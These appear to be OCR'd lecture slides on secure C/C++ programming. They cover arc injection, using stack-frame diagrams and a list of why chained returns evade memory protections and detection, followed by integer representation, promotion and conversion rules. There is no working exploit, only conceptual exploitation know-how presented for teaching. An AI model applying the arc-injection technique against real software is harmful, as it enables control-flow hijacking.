
f( ) Returns

```
mov esp, ebp
pop ebp
ret
```


ret instruction transfers control to g( )



g( ) Returns


eip
mov esp, ebp
pop ebp
ret
g( ) returns
control to leave /
return sequence
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
esp
ebp
Frame
1
Frame
2
Original
Frame


g( ) Returns


eip
mov esp, ebp
pop ebp
ret
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
Frame 1
Frame 2
Original Frame
esp
ebp

g( ) Returns

```
mov esp, ebp
pop ebp
ret
```


eip



g( ) Returns

```
mov esp, ebp
pop ebp
ret
```

ret instruction returns control to main()



Why is This Interesting/dangerous?

- An attacker can chain together multiple functions with arguments
- “Exploit” code pre-installed in code segment
  - No code is injected
  - Memory based protection schemes cannot prevent arc injection
  - Doesn’t require larger overflows
- The original frame can be restored to prevent detection

Integer Agenda

- Integer Security
- Vulnerabilities
- Mitigation Strategies
- Notable Vulnerabilities
- Summary

Integer Security


- Integers represent a growing and underestimated source of vulnerabilities in C and C++ programs.
- Integer range checking has not been systematically applied in the development of most C and C++ software.
  - security flaws involving integers exist
  - a portion of these are likely to be vulnerabilities
- A software vulnerability may result when a program evaluates an integer to an unexpected value.

Integer Representation

- Signed-magnitude
- One's complement
- Two's complement
- These integer representations vary in how they represent negative numbers

Signed-magnitude Representation


- Uses the high-order bit to indicate the sign
  - 0 for positive
  - 1 for negative
  - remaining low-order bits indicate the magnitude of the value



- Signed magnitude representation of +41 and -41

One’s Complement

- One’s complement replaced signed magnitude because the circuitry was too complicated.
- Negative numbers are represented in one’s complement form by complementing each bit



Two's Complement

- The two's complement form of a negative integer is created by adding one to the one's complement representation.


```
0 0 1 0   1 0 0 1           0 0 1 0   1 0 0 1
↓ ↓ ↓ ↓   ↓ ↓ ↓ ↓           ↓ ↓ ↓ ↓   ↓ ↓ ↓ ↓
1 1 0 1   0 1 1 0 + 1 = 1 1 0 1   0 1 1 1
```

- Two's complement representation has a single (positive) value for zero.
- The sign is represented by the most significant bit.
- The notation for positive integers is identical to their signed-magnitude representations.


Signed and Unsigned Types

- Integers in C and C++ are either signed or unsigned.
- Signed integers
  - represent positive and negative values.
  - In two's complement arithmetic, a signed integer ranges from -2^{n-1} through $2^{n-1}-1$.
- Unsigned integers
  - range from zero to a maximum that depends on the size of the type
  - This maximum value can be calculated as 2^n-1, where n is the number of bits used to represent the unsigned type.

Representation




Signed Integer



Unsigned Integer

Example Integer Ranges



Integer Conversions

- Type conversions
  - occur explicitly in C and C++ as the result of a cast or
  - implicitly as required by an operation.
- Conversions can lead to lost or misinterpreted data.
  - Implicit conversions are a consequence of the C language ability to perform operations on mixed types.
- C99 rules define how C compilers handle conversions
  - integer promotions
  - integer conversion rank
  - usual arithmetic conversions

Integer Promotion Example

- Integer promotions require the promotion of each variable (**`c1`** and **`c2`**) to **`int`** size

```
char c1, c2;
c1 = c1 + c2;
```

  - The two **`ints`** are added and the sum truncated to fit into the **`char`** type.
  - Integer promotions avoid arithmetic errors from the overflow of intermediate values.

Implicit Conversions

The sum of **`c1`** and **`c2`** exceeds the maximum size of **`signed char`**

```
1. char cresult, c1, c2, c3;
2. c1 = 100;
3. c2 = 90;
4. c3 = -120;
5. cresult = c1 + c2 + c3;
```

However, **`c1,`** c1, and **`c3`** are each converted to integers and the overall expression is successfully evaluated.

The value of **`c1`** is added to the value of **`c2`**.

The sum is truncated and stored in **`cresult`** without a loss of data

Integer Conversion Rank & Rules

- Every integer type has an integer conversion rank that determines how conversions are performed.
  - The rank of a signed integer type is > the rank of any signed integer type with less precision.
    - rank of [**`long long int`** > **`long int`** > **`int`** > **`short int`** > **`signed char]`**.
  - The rank of any unsigned integer type is equal to the rank of the corresponding signed integer type.

Unsigned Integer Conversions 1

- Conversions of smaller unsigned integer types to larger unsigned integer types is
  - always safe
  - typically accomplished by zero-extending the value
- When a larger unsigned integer is converted to a smaller unsigned integer type the
  - larger value is truncated
  - low-order bits are preserved

Unsigned Integer Conversions 2

- When unsigned integer types are converted to the corresponding signed integer type
  - the bit pattern is preserved so no data is lost
  - the high-order bit becomes the sign bit
  - If the sign bit is set, both the sign and magnitude of the value changes.

From unsigned	To	Method
char	char	Preserve bit pattern; high-order bit becomes sign bit
char	short	Zero-extend
char	long	Zero-extend
char	unsigned short	Zero-extend
char	unsigned long	Zero-extend
short	char	Preserve low-order byte
short	short	Preserve bit pattern; high-order bit becomes sign bit
short	long	Zero-extend
short	unsigned char	Preserve low-order byte
long	char	Preserve low-order byte
long	short	Preserve low-order word
long	long	Preserve bit pattern; high-order bit becomes sign bit
long	unsigned char	Preserve low-order byte
long	unsigned short	Preserve low-order word

Key: Lost data | Misinterpreted data

Signed Integer Conversions 2

- When signed integers are converted to unsigned integers
  - bit pattern is preserved—no lost data
  - high-order bit loses its function as a sign bit
  - If the value of the signed integer is not negative, the value is unchanged.
  - If the value is negative, the resulting unsigned value is evaluated as a large, signed integer.

From	To	Method
char	**short**	**Sign-extend**
char	**long**	**Sign-extend**
char	**unsigned char**	**Preserve pattern; high-order bit loses function as sign bit**
char	**unsigned short**	**Sign-extend to short; convert short to unsigned short**
char	**unsigned long**	**Sign-extend to long; convert long to unsigned long**
short	**char**	**Preserve low-order byte**
short	**long**	**Sign-extend**
short	**unsigned char**	**Preserve low-order byte**
short	**unsigned short**	**Preserve bit pattern; high-order bit loses function as sign bit**
